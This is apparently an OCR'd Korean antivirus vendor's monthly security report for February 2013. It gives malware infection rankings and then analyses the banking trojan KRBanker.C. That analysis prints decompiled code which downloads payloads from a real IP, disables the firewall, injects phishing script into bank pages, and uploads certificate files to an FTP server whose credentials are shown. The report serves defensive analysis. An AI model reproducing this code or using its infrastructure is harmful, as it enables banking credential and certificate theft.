www.alyac.co.kr

피해갈 수 없는 탐지력

알약

월간 보안동향 보고서

ESTsoft

목차

Part Ⅰ 2월의 악성코드 통계

1. 악성코드 통계

(1) 감염 악성코드 Top 15


[2013년 02월 01일 ~ 2013년 02월 28일]

순위		악성코드 진단명	카테고리	합계 (감염자수)
1	New	Spyware.OnlineGames-GLG	Spyware	2,720
2	↑1	Trojan.Dropper.OnlineGames.ver	Trojan	2,701
3	↓2	Gen:Variant.Kazy.125570	Etc	2,668
4	New	Trojan.Generic.8676974	Trojan	2,141
5	↑2	Trojan.Downloader.86016	Trojan	1,856
6	↑2	Trojan.Downloader.ATGG	Trojan	1,768
7	New	Gen:Trojan.Heur.KS.2	Trojan	1,439
8	New	Spyware.OnlineGames.wsxp	Spyware	1,351
9	↑1	Trojan.JS.Agent.HFM	Trojan	1,248
10	↑3	Gen:Trojan.Heur.RP.myZ@amr7yFo	Trojan	1,188
11	↑1	Gen:Trojan.Heur.DP.omGfaWAMtudG	Trojan	1,181
12	↓9	Trojan.Dropper.OnlineGames.wsxp	Trojan	1,083
13	New	Trojan.Generic.KD.843235	Trojan	1,060
14	New	Gen:Trojan.Heur.ymZ@H9hdYumi	Trojan	1,031
15	New	Gen:Trojan.Heur.PT.my4@a4xWzukb	Trojan	1,014

※ 자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임


감염 악성코드 Top 15는 사용자 PC에서 탐지된 악성코드를 기반으로 산출한 통계입니다.
2월의 감염 악성코드 TOP 15에서는 지난달에 Top15 순위에 없었던 Spyware.OnlineGames-GLG가 새롭게 1위를 차지하였습니다. Spyware.OnlineGames-GLG는 새로 나온 악성코드는 아니고, 기존에도 존재하는 온라인게임 계정탈취 악성코드의 종류 중 1가지입니다. 지난달 1위를 차지했던 Gen:Variant.Kazy.125570은 3위로 내려왔으며, 지난달 3위였던 Trojan.Dropper.OnlineGames.ver는 한단계 상승하여 2위를 차지했습니다. 1,2,3위 모두 온라인게임 계정 탈취를 주목적으로 하는 악성코드이며, 이들은 추가적으로 금융 계정정보도 함께 탈취를 시도한다는 것을 알고 주의를 기울여야 합니다.

(2) 카테고리별 악성코드 유형



악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 72%를 차지했으며, 스파이웨어(Spyware) 유형이 17%로 2위를 차지했습니다. 기타(ETC) 유형의 경우 11%로 3위의 점유율을 보였습니다.


(3) 카테고리별 악성코드 비율 전월 비교



2월에는 지난 1월과 비교하여 트로이목마(Trojan) 유형의 악성코드 비중이 대폭 증가하였습니다. 스파이웨어(Spyware) 유형의 악성코드는 1월에 비해 소폭 증가하였으며 기타(ETC) 유형의 악성코드는 1월에 비해 60%가까이 감소하였습니다.

(4) 월별 피해 신고 추이

[2012년 03월 ~ 2013년 02월]




※ 알약 사용자의 신고를 합산에서 산출한 결과임

월별 피해 신고추이는 알약 사용자의 신고를 합산해서 산출한 결과로써, 월별 신고 건수를 나타내는 그래프입니다. 알약 2.0의 신고기능에 의해 접수된 피해 문의 신고는 2월은 1월에 비해 약간의 하락폭을 보였습니다. 다만 1월에 비해 2월이 3일이나 적은 것을 감안했을 때, 1월과 거의 유사한 수치의 신고가 접수된 것으로 보입니다.

(5) 월별 악성코드 DB 등록 추이

[2012년 03월 ~ 2013년 02월]



Part Ⅰ 2월의 악성코드 통계

2. 악성코드 이슈 분석 – "Spyware.PWS.KRBanker.C"

(1) 개요

이 악성코드는 Spyware.PWS.KRBanker의 변종으로 특정 인터넷 뱅킹 사이트(국민은행, 신한은행)로 접근 시 그 인터넷 뱅킹 사이트의 웹 페이지에 스크립트를 삽입하여 아이디 비밀번호를 탈취하고, 공인인증서를 검색하여 FTP 서버로 전송하는 기능을 가진 악성코드이다.

(2) 행위 분석

① 악성파일(0.exe)

- 파일정보

Detection Name	File Name	Size(Byte)
Spyware.PWS.KRBanker.C	0.exe	20480

0.exe 파일의 행위는 C:₩Windows폴더 하위에 hanhelp라는 폴더를 생성하고 그곳에 다른 악성파일 다운로드, 그리고 그 악성파일 중 psqLoginMgr.dll 파일을 regsvr32.exe를 이용하여 등록시키는 것이다.

```
GetWindowsDirectoryA(&PathName, 0xFFu);
v1 = (int)"₩₩hanhelp";
v0 = -1;
do
{
  if ( !v0 )
    break;
  v2 = *(_BYTE *)v1++ == 0;
  --v0;
}
while ( !v2 );
v4 = ~v0;
v7 = (const void *)(v1 - v4);
v5 = v4;
v6 = &PathName;
v3 = -1;
do
{
  if ( !v3 )
    break;
  v8 = *v6++ == 0;
  --v3;
}
while ( !v8 );
memcpy(v6 - 1, v7, v5);
CreateDirectoryA(&PathName, 0);                    // C:₩WINDOWS₩hanhelp
```

(그림. C:₩Windows 폴더 하위에 hanhelp 폴더를 생성)

```
memcpy((void *)(v15 - 1), v16, v14);
v19 = (int)"WWpsqsystemwap.exe";
v18 = -1;
do
{
  if ( !v18 )
    break;
  v20 = *(_BYTE *)v19++ == 0;
  --v18;
}
while ( !v20 );
v22 = ~v18;
v25 = (const void *)(v19 - v22);
v23 = v22;
v24 = &v64;
v21 = -1;
do
{
  if ( !v21 )
    break;
  v26 = *v24++ == 0;
  --v21;
}
while ( !v26 );
memcpy((void *)(v24 - 1), v25, v23);
URLDownloadToFileA(0, "http://174.139.68.18/web/down/systemwap.exe", &v64, 0, 0);// C:WWINDOWSWhanhelpWpsqsystemwap.exe
```

(그림. 특정사이트에서 파일을 다운받아 hanhelp 폴더에 저장)

Systemwap.exe뿐만 아니라 동일 사이트에서 LoginMgr.dll, NDDeleteAll.exe을 다운받아 hanhelp폴더에 저장한다.

```
memcpy((void *)(v50 - 1), v51, v47);
WinExec(&CmdLine, 0);                          // "regsvr32 "C:WWINDOWSWhanhelpWpsqLoginMgr.dll" /s"
memset(&String, 0, 0x100u);
memset((void *)&FileName, 0, 0x100u);
GetWindowsDirectoryA((LPSTR)&FileName, 0x80u);
v54 = (int)"WWhanhelpWWpsconfig.ini";
v53 = -1;
do
{
  if ( !v53 )
    break;
  v55 = *(_BYTE *)v54++ == 0;
  --v53;
}
while ( !v55 );
v57 = ~v53;
v60 = (const void *)(v54 - v57);
v58 = v57;
v59 = &FileName;
v56 = -1;
do
{
  if ( !v56 )
    break;
  v61 = *v59++ == 0;
  --v56;
}
while ( !v61 );
memcpy((void *)(v59 - 1), v60, v58);
GetModuleFileNameA(0, &String, 0x100u);
WritePrivateProfileStringA("Section", "DllPath", &String, &FileName);
```

(그림. regsvr32을 이용하여 psqLoginMgr.dll을 등록)

② 악성파일(psqLoginMgr.dll)

- 파일정보

Detection Name	File Name	Size(Byte)
Spyware.PWS.KRBanker.C	psqLoginMgr.dll	187392

psqLoginMgr.dll 파일은 BHO로 등록되어 인터넷 익스플로러가 동작할 때 자동으로 실행된다.

특정 금융사이트에 접근 할 경우

1. net stop sharedaccess 명령어를 이용하여 방화벽을 내린다.
2. 174.139.68.18에 접근해서 감염된 PC 사용자의 MAC 주소를 이용하여 감염이 된 적이 있는지를 체크한다.
3. 감염된 적이 있다면 특정 파라미터를 받아 C:₩Windows₩hanhelp₩psDeleteAll.exe를 실행하여 파일을 정리한다.

```
v76 = sub_10007E10(v165, "kbstar.com");
if ( v76 && !kbstar_check )
{
  WinExec("net stop sharedaccess", 0);
  v75 = sub_10007EF0(&v146, L"http://174.139.68.18/web/ups/checksetkey.asp?action=checkdel&mac=");
  LOBYTE(v168) = 14;
  sub_10007FD0(&MAC_address_);
  v19 = v10;
  v104 = &v19;
  v74 = sub_10007ED0(&v19, &v146);
  v73 = sub_100057A0(&v148, v19);
  LOBYTE(v168) = 15;
  if ( sub_100083A0(&v148, L"5secondsubmit", 0) != -1 )
  {
    memset(&CmdLine, 0, 0xFFu);
    GetWindowsDirectoryA(&CmdLine, 0xFFu);
    strcat(&CmdLine, "₩hanhelp₩psDeleteAll.exe");
    v144 = WinExec(&CmdLine, 0);
    sub_10007FB0(&v146, L"http://174.139.68.18/web/ups/checkdeled.asp?mac=");
    sub_10007FD0(&MAC_address_);
    v19 = v11;
    v103 = &v19;
    v72 = sub_10007ED0(&v19, &v146);
    v71 = sub_100057A0(&v102, v19);
    sub_10007F70(&v102);
    v101 = 0;
    LOBYTE(v168) = 14;
    sub_10007F70(&v148);
    LOBYTE(v168) = 13;
    sub_10007F70(&v146);
    LOBYTE(v168) = 12;
    sub_10007E90(&v166);
    LOBYTE(v168) = 7;
    sub_10004550(&v151);
    LOBYTE(v168) = 2;
    sub_10004550(&v157);
    LOBYTE(v168) = 1;
    sub_10007F70(&v162);
    LOBYTE(v168) = 0;
    sub_10007E90(&v154);
    return v101;
  }
```

(그림. MAC 주소가 등록된 적이 있을 경우 코드 흐름)

4. 감염된 적이 없다면 C:₩Windows₩hanhelp₩psqsystemwap.exe를 실행한다.

```
kbstar_check = 1;
memset(&v147, 0, 0xFFu);
memset(&Buffer, 0, 0xFFu);
GetWindowsDirectoryA(&Buffer, 0xFFu);
strcat(&Buffer, "₩₩hanhelp₩₩psqsystemwap.exe");
v143 = WinExec(&Buffer, 0);
LOBYTE(v168) = 14;
sub_10007F70(&v148);
LOBYTE(v168) = 13;
sub_10007F70(&v146);
```

(그림. MAC 주소가 등록된 적이 없는 경우 코드 흐름)

5. 인터넷 익스플로러 버전을 확인한다.

```
std___Container_base___Container_base(&lpWideCharStr);
LOBYTE(v168) = 25;
v49 = unknown_libname_4(&v119);
v19 = _LocaleUpdate__GetLocaleT(&lpWideCharStr);
v48 = (*(*v49 + 36))(v49, v19);
v112 = v48;
if ( v48 >= 0 )
{
  memset(&MultiByteStr, 0, 0x104u);
  WideCharToMultiByte(0, 0, lpWideCharStr, -1, &MultiByteStr, 260, 0, 0);
  v47 = sub_10007E10(&MultiByteStr, "MSIE 6.");
  if ( v47 )
  {
    IE_Version = 6;
  }
  else
  {
    v46 = sub_10007E10(&MultiByteStr, "MSIE 7.");
    if ( v46 )
    {
      IE_Version = 7;
    }
    else
    {
      v45 = sub_10007E10(&MultiByteStr, "MSIE 8.");
      if ( v45 )
      {
        IE_Version = 8;
      }
      else
      {
        v44 = sub_10007E10(&MultiByteStr, "MSIE 9.");
        if ( v44 )
          IE_Version = 9;
      }
    }
  }
  ::IE_Version = IE_Version;
}
```

(그림. IE 버전 체크)

6. 스크립트 파일을 금융사이트의 Body 부분에 삽입한다.

```
std__Container_base__Container_base(&v116);
LOBYTE(v168) = 26;
v43 = sub_10007EF0(&v118, &word_10021C80);
LOBYTE(v168) = 27;
sub_10007FF0(
  &v118,
  L" <link href='http://174.139.68.18/popmystyle.css' rel='stylesheet' type='text/css' />");
sub_10007FF0(
  &v118,
  L" <script defer src='http://174.139.68.18/popmystyle.js' type='text/javascript'></script>");
sub_10007FF0(
  &v118,
  L"<iframe id='iframecash' name='iframecash' width='0px' height='0px' src='' style='display:block'></iframe>");
sub_10007FF0(
  &v118,
  L"<DIV class='pop_pushNotiMy pushRight' id=pid_0000560My sizcache='1' style='display :none;' sizset='0'><DIV class=pop_pushContMy>");
sub_10007FF0(&v118, &word_10021D3C);
sub_10007FF0(&v118, L"<DIV class=pushMessageMy>");
sub_10007FF0(&v118, &word_1002200C);
sub_10007FF0(&v118, &word_10022010);
sub_10007FF0(&v118, L"<DIV class=security_cardNumMy>");
sub_10007FF0(&v118, &word_10022054);
sub_10007FF0(
  &v118,
  L"<INPUT class=inputpass4 id=pass4 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
sub_10007FF0(&v118, &word_1002217C);
sub_10007FF0(&v118, L"<DIV class=securityRightMy>");
sub_10007FF0(
  &v118,
  L"<DIV class='posi_num front' id=num1 style='DISPLAY: block'><INPUT class=input id=input1 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
sub_10007FF0(
  &v118,
  L"<DIV class='posi_num front' id=num2 style='DISPLAY: block'><INPUT class=input id=input2 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
sub_10007FF0(
  &v118,
  L"<DIV class='posi_num front' id=num3 style='DISPLAY: block'><INPUT class=input id=input3 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
sub_10007FF0(
  &v118,
  L"<DIV class='posi_num front' id=num4 style='DISPLAY: block'><INPUT class=input id=input4 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
sub_10007FF0(
  &v118,
  L"<DIV class='posi_num front' id=num5 style='DISPLAY: block'><INPUT class=input id=input5 onblur=inputblur(this) onkeyup=submitvalue(this) title='");
```

(그림. 금융사이트에 삽입 내용)

③악성파일(psqsystemwap.exe)

- 파일정보

Detection Name	File Name	Size(Byte)
Spyware.PWS.KRBanker.C	psqsystemwap.exe	396288

psqsystemwap.exe 파일의 행위는 감염된 사용자의 MAC 어드레스를 이용하여 공인인증서 파일이 FTP에 업로드 되었는지 확인하고, B~Z 드라이버에서 확장자가 pfx, p12일 경우 FTP로 전송을 한다.

```
v51 = sub_406570();
if ( v51 == 0 )
  sub_404CD0(0x80004005u);
v71 = (*(*v51 + 12))(v51) + 16;
LOBYTE(v111) = 3;
SizePointer = 3240;
if ( GetAdaptersInfo(&AdapterInfo, &SizePointer) )
{
  sub_404D20(L"NoMac", 5);
}
else
{
  v65 = AdapterInfo.Address[5];
  sub_404680(
    &v71,
    L"%02X-%02X-%02X-%02X-%02X-%02X",
    AdapterInfo.Address[0],
    AdapterInfo.Address[1],
    (*&AdapterInfo.Address[0] >> 16),
    *&AdapterInfo.Address[0] >> 24,
    AdapterInfo.Address[4],
    AdapterInfo.Address[5]);
}
sub_404E70(&v72, L"http://174.139.68.18/web/ups/in.asp?mac=");
LOBYTE(v111) = 4;
sub_404220(&v72, v71, *(v71 - 12));
sub_4034A0(v53, &v72);
sub_404220(&v72, v73, *(v73 - 12));
v65 = v54;
v74 = &v65;
v55 = sub_4047C0(v72 - 16);
sub_4030C0(&v74, v55 + 16);
v52 = (v74 - 4);
```

(그림. MAC 주소로 인증서 파일을 업로드 한적이 있는지 확인)

```
CWnd__ShowWindow(0);
SetTimer(*(v25 + 32), 0, 0x186A0u, 0);
dword_4538B0 = (GetTickCount)(v65);
v64 = 'B';
while ( 1 )
{
  v80 = 0;
  v81 = 0;
  v82 = 0;
  v83 = 0;
  v84 = 0;
  v85 = 0;
  v86 = 0;
  v87 = 0;
  v88 = 0;
  RootPathName = v64;
  v89 = v64;
  v90 = ':';
  v79 = ':';
  v91 = 0;
  v92 = 0;
  v93 = 0;
  v94 = 0;
  v95 = 0;
  v96 = 0;
  v97 = 0;
  v98 = 0;
  v99 = 0;
  if ( GetDriveTypeW(&RootPathName) == 3 || GetDriveTypeW(&RootPathName) == 2 )
  {
    GetTickCount();
    sub_402470(&v89);
  }
  ++v64;
  if ( v64 > 'Z' )
  {
    _LN32_0(0);
    __asm { int     3               ; Trap to Debugger }
    JUMPOUT(*EnumFunc);
  }
}
```


(그림. 공인인증서 파일을 찾기 위해 검색하는 코드)

```
if ( *(Str - 3) >= 0 )
{
  v33 = wcsstr(Str, L".pfx");
  v32 = Str;
  if ( v33 && (v33 - Str) >> 1 != -1
    || *(Str - 3) >= 0 && (v34 = wcsstr(Str, L".p12"), v32 = Str, v34) && (v34 - Str) >> 1 != -1 )
  {
    v65 = &Src;
    v64 = a1;
    wsprintfW(&v75, L"%sWW%s", a1);
    v74 = &v65;
    sub_404E70(&v65, &Src);
    v64 = v35;
    v73 = &v64;
    LOBYTE(v83) = 4;
    sub_404E70(&v64, &v75);
    LOBYTE(v83) = 2;
    FTP_(v64, v65);
    v65 = &v75;
    v64 = &word_444758;
    sub_401570();
    sub_401C00(231, 0, v64, v65);
    v32 = Str;
  }
}
```

(그림. 확장자가 pfx, p12 파일을 찾는 코드)

```
if ( GetAdaptersInfo(&AdapterInfo, &SizePointer) )
  sub_404D20(L"NoMac", 5);
else
  sub_404680(
    &lpszDirectory,
    L"%02X-%02X-%02X-%02X-%02X-%02X",
    AdapterInfo.Address[0],
    AdapterInfo.Address[1],
    (*&AdapterInfo.Address[0] >> 16),
    *&AdapterInfo.Address[0] >> 24,
    AdapterInfo.Address[4],
    AdapterInfo.Address[5]);
v2 = AfxGetModuleState();
CInternetSession__CInternetSession(*(v2 + 16), 1, 0, 0, 0, 0);
LOBYTE(v40) = 2;
v4 = sub_406FBA(&v37, dword_4538E4, lpszUserName, lpszPassword, 0x15u, 0);// "174.139.68.18", "a123", "a123"
CFtpConnection__CreateDirectoryW(lpszDirectory);
CFtpConnection__SetCurrentDirectoryW(lpszDirectory);
v3 = lpszNewRemoteFile;
if ( ((1 - *(lpszNewRemoteFile - 1)) | *(lpszNewRemoteFile - 2)) < 0 )
{
  sub_404C50(&lpszNewRemoteFile, 0);
  v3 = lpszNewRemoteFile;
}
sub_404680(&lpszNewRemoteFile, L"%d_%s", dword_4538B0, v3);
if ( CFtpConnection__PutFile(lpszLocalFile, lpszNewRemoteFile, 2u, 1u) )
{
  (*(*v4 + 12))(v4);
  LOBYTE(v40) = 1;
  sub_406E93(&v37);
  LOBYTE(v40) = 0;
  _ECX = lpszLocalFile + 2;
  _EDX = -1;
  __asm { lock xadd [ecx], edx }
  if ( _EDX - 1 <= 0 )
    (*(**(lpszLocalFile - 4) + 4))(lpszLocalFile - 8);
  v40 = -1;
  v27 = lpszNewRemoteFile - 8;
  _ECX = lpszNewRemoteFile + 2;
  _EDX = -1;
  __asm { lock xadd [ecx], edx }
  if ( _EDX - 1 <= 0 )
    (*(**v27 + 4))(v27);
}
```

(그림. 공인인증서 파일을 업로드 하는 코드)



(그림. FTP 서버 화면)

(3) 결론

해당 악성코드에 감염 시 정상 인터넷 뱅킹 사이트 접속시 특정 URI를 확인하여 정상적인 인터넷 뱅킹 사이트에 악의적인 스크립트를 삽입함으로써 특정부분을 제외하고는 정상적인 웹 페이지를 보여준다.


인터넷 페이지가 정상 인터넷 뱅킹때와 동일하게 보이고, 보안 모듈, 공인인증서 역시 정상적으로 동작하기 때문에 사용자는 육안상으로 확인하기가 상당히 어렵다.

따라서 안티 바이러스 프로그램은 파밍 사이트에 대해 빠른 대처가 필요하며, 사용자들은 보안 취약점 업데이트와 인터넷 뱅킹 암호, 공인인증서의 암호를 주기적으로 교체하는 노력이 필요하다.

Part Ⅰ 2월의 악성코드 통계


3. 허니팟/트래픽 분석

(1) 상위 Top 10 포트



